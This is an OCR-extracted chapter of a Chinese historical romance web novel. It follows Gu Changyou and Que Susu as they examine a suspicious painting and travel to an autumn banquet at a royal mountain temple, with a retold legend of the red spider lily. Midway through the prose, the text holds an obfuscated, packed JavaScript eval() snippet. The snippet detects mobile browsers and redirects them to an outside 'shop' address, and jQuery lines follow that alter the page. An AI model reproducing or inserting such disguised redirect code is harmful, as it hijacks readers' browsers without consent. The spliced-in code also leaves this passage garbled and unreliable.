10.第 10 章
作品:《长生美人谋》 阙素素那天晚上才得知,原来这半个月顾长佑一直都在京城与天佩乡之间来回奔波。
叶敬之以大理寺查案的由头去学术衙门翻找司长生和宋翎的科举试卷,结果被有关之人告知,那一年部分考生的试卷不幸全被烧毁了,而司长生和宋翎的试卷亦在其中。
叶敬之怕言语有诈,亲自又去卷宗查了一个底儿朝天,果然那一年的试卷大部分都消失得无影无踪。
一举中第的天之骄子宋翎,学富五车却突然隐退的狂妄教书先生司长生,还有暗中操控的那些神秘推动力量。
一切线索在这一刻戛然中断……
顾长佑得知时,整个人笑得癫狂。
这件事比想的还要大,国家毒蠹蚕食梁柱,他发誓要将这群烂枝污泥连根拔起。
下过雨的清晨,微凉。
顾长佑穿着锦制暗纹祥佩玄衣走出房门,清晨的阳光打在男子脸上,映衬的格外风神俊朗。
他只一眼,就看到远处有一女子手持油伞独站于燕水台,清冷卓绝。
虽只是一个背影,但他认出来了,是阙素素。
是昨晚在梦中折磨自己一晚的那只狐狸。
他站在原地不动,静静地看着那人,偶尔能听到虫鸣微响,鸟叫翠灵,而佳人就独立于天地之间。
“素素”,顾长佑情难自禁地开口唤道。
而女子听到身后声响,收回视线,拿着油纸伞快步走了过去。
她怕今天下雨,作为一个好奴仆,她应该记得为他带伞。
“爷,您出来了。”她笑着说。
看着眼前女子的低眉作揖,虽是乖巧,但声音毫无顺从之意。
可是这两种气质在她身上毫不违和,甚至可以说是并行不悖。
是啊,若是她灵魂真的是个顺从之人,又怎会吸引自己的注意,一身聪慧美貌从不展露于人前,看着她拼命想活的样子,怎么说呢?
特别像从前的自己。
“嗯,这画给爷拿着,爷带你去秋华宴。”顾长佑将手中之物顺手递给她。
“听爷的安排。”阙素素乖巧地应着。
顾长佑嘴角带笑,问:“你不好奇这画是什么吗?”
乖巧的阙素素听后略有疑问,她胆子是有多大,还敢好奇。
“这画是宋府大火时,我和宋声在宋翎密室里发现的。”
“打开看看吧。”
素素心中泛起波澜,回忆起两次与顾长佑见面时的场景,一次是在宋府大厅前,还有一次就是宋家三子齐聚奠堂。
两次见面也只不过一炷香的时间,这男人到底干了多少事。
顾长佑看到女子眼中震惊的神色,不由得有些得意。
素素将手中油纸伞侧放于红柱之旁,双手恭敬地接过画,她先看了看裱画所用的绫,便知这画主定是一平民,但绑画所用的却是暗纹缂丝扎带,她知道这是贵族才能用得起的东西。
两者看起来格格不入,略显滑稽。
她慢慢地打开卷画,画面的图案渐渐浮现出来。
“这是狸猫换太子?好大的胆子。”阙素素顾不上大惊,她马上看了一眼左下角的署款,上面清晰地写着一个人的名字,是司长生。
“竟然是他,他胆子好大。”
“是不是很有意思,司长生给宋翎画了一幅狸猫换太子。”顾长佑冷笑地说。
素素收起震惊,抬头看着男人说:“爷,您这是……要把画送到秋华宴?”
“有意思,你怎知我不是送人,而是去送展的?”他玩味地问道。
阙素素听到疑问,毫无遮掩地说:“徐老板有关系,从前长生阁有幸负责承办过这秋华宴的吃食,素素也去帮忙了,听说这秋华宴既是赏花宴,又是赏画宴,是为了避前任君主的名讳,这才改之为——华。”
顾长佑点点头,“说的不错,继续。”
“听说送到这里的每幅画都不一般,好多人为了得权贵青睐,想尽办法将一些名家画作送来,供贵人欣赏。一些人也因此可以得些许依仗,甚至有人平步青云、一步登天。”
“可惜这送画之人的名字、身份都是不能被暴露的,所有的画送上去,权贵之人看好了相互竞争,一切都要依循价高者得的要求。”
在顾长佑的注视下,素素并不像从前一般胆小,她问道:“爷,您是去钓鱼的吗?”
看着面前狐狸熟悉的妆容,心事也被她猜个七七八八,顾长佑不语轻笑,抬脚向外走去。
承办赏华宴的地点在京外的秋水寒山寺,驾车之人不再是之前负责护送顾长佑去天佩乡的小厮吉安,而换成了一个极为陌生的男子。
阙素素不留痕迹地注视着驾车之人,他行为举止极为标准,应该是个练家子。
“常夜,派人把这个送到赏花宴。”
顾长佑看了素素一眼,素素立刻会意,将手中之物递了出去。
二人先后踩上马杌,坐上那顶轿辇。
不一会,常夜就驾着马车带着二人离开了。
秋水寒山寺是多年前建造的一座皇家寺庙,位置在离京不远的寒山下,而这寒山上终年山顶雾气缭绕,雾缠水,水连峰;峰绕山,山连天。
遥想当年建造之时,浚土动工,民不聊生。大开大合下,好多青年好儿郎都与之一起埋葬。
官员将他们尸体积聚于空地之处,一把火烧了个干净。
野火烧不尽,春风吹又生。
后来,为了缓解这血煞之气,上面的人下令将寒山上的所有的树全部更换成桃树。
皇家之地禁杂声、禁祭火、更禁平民。
受害者家属为祭奠死去之人,只能送上盈野的菊花和绚烂的曼珠沙华。
春风扶苏,上天大手一挥,满山桃花遍野,灼灼其华。
秋风萧瑟,天降甘霖,遍地菊红应声开放,花朵交相辉映,裳裳者华。
整个天地为之动容。
后来,随着时间的流逝,人们也渐渐忘记过去,而这漫山遍野的花朵,就成了人们眼中最美好的盛景。
赏华宴,九月八,我花开后百花杀。;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17328592|198071||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
越接近寒山寺,花朵的香气愈加浓厚。
顾长佑注视着盯着窗外赏花的女子,觉得甚是可爱,便问道:“素素,你可知这红色的花叫什么?”
“回爷的话,素素不知,只是这花好生奇怪,只有花,没有叶,素素从没见过。”阙素素放下手中之帘摇头答道。
顾长佑眉心舒展,露出久违不曾表露的温柔神色,说:“你当然不曾见过了,这花名叫曼珠沙华,也被称作红色彼岸花,别的地方都没有,传说是一个叫悟忧的大师从别处带过来的。”
阙素素听到彼岸花,回想起曾经在现代确实有听过,但是她从未见过,原来这就是彼岸花。
“传说这花朵代表着两个妖精,一个是被称作曼珠的花妖,还有一个是被称作沙华的叶妖,他们在冥界三途河边共同守着一种花。”
“三途河是阴阳交界之地,也是人死后去往轮回的黄泉路。这两个小妖精就一直守着,无聊之时,就看看眼前流淌的忘川水,这一守就是好几千年。”
阙素素听的不自觉地入了迷。
“虽然他们共守一种花,但是却从来没见过对方,因为花开之时没有叶,叶盛之时花已谢。”
“两个小妖怪相互痴念了好几千年,终于有一天,两个人都忍不住了,瞒着所有生灵,偷偷见了一面。”
“那一面,一定非常美好。”素素笑着应道。
“嗯”,顾长佑被打断,毫无烦躁之意,他继续耐着性子说:“那一面,丝蕊红花娇艳迷人,绿色枝叶苍翠欲滴,只一眼,美得惊心动地。”
素素忍不住地又问:“那后来呢?”
顾长佑看着面前女子,笑了一下,说:“后来啊,就被天神发现了,天神知道大怒,认为二者有违天命,即刻把两个小妖打入轮回,并诅咒他们生生世世、永生永世不得相见。”
“从此这花就有了两个小妖的名字,变成了曼珠沙华,花开无叶,叶生无花,二者永不相见,就像那对恋人。”
看着女子忧伤的神色,顾长佑问道:“怎么,小狐狸听完难受了?”
“回爷的话,素素心里确实不舒服。”
“不必难受,这就是一个故事而已,若是我,绝对不会让这种事发生。”顾长佑坚定地说。
“那这花怎只开在此处?这彼岸花杆直整洁,花朵别致无二,若是用来祭奠,肯定也会有很多人来使用吧,但是素素不曾见别人种过。”
“这个确实奇怪,因为这花只能活在此处。之前皇家园艺派人取过它的种子,种不活,哪怕是连根带走,过几天也就残败了。”
“而曾经将曼珠沙华带来的悟忧高僧也如人间蒸发般,再也寻不到去处。”
只听辇外“吁”的一声,车就停下了。
二人先后下车,郊外清爽的空气,让人身心通畅。
不愧是皇室承办的宴席,素素深吸一口气,好久没出门,看到如此热闹的场景,还真是蛮有趣的。
顾长佑看着女孩兴奋的眼神,他就知道,早就该带她出来的嘛。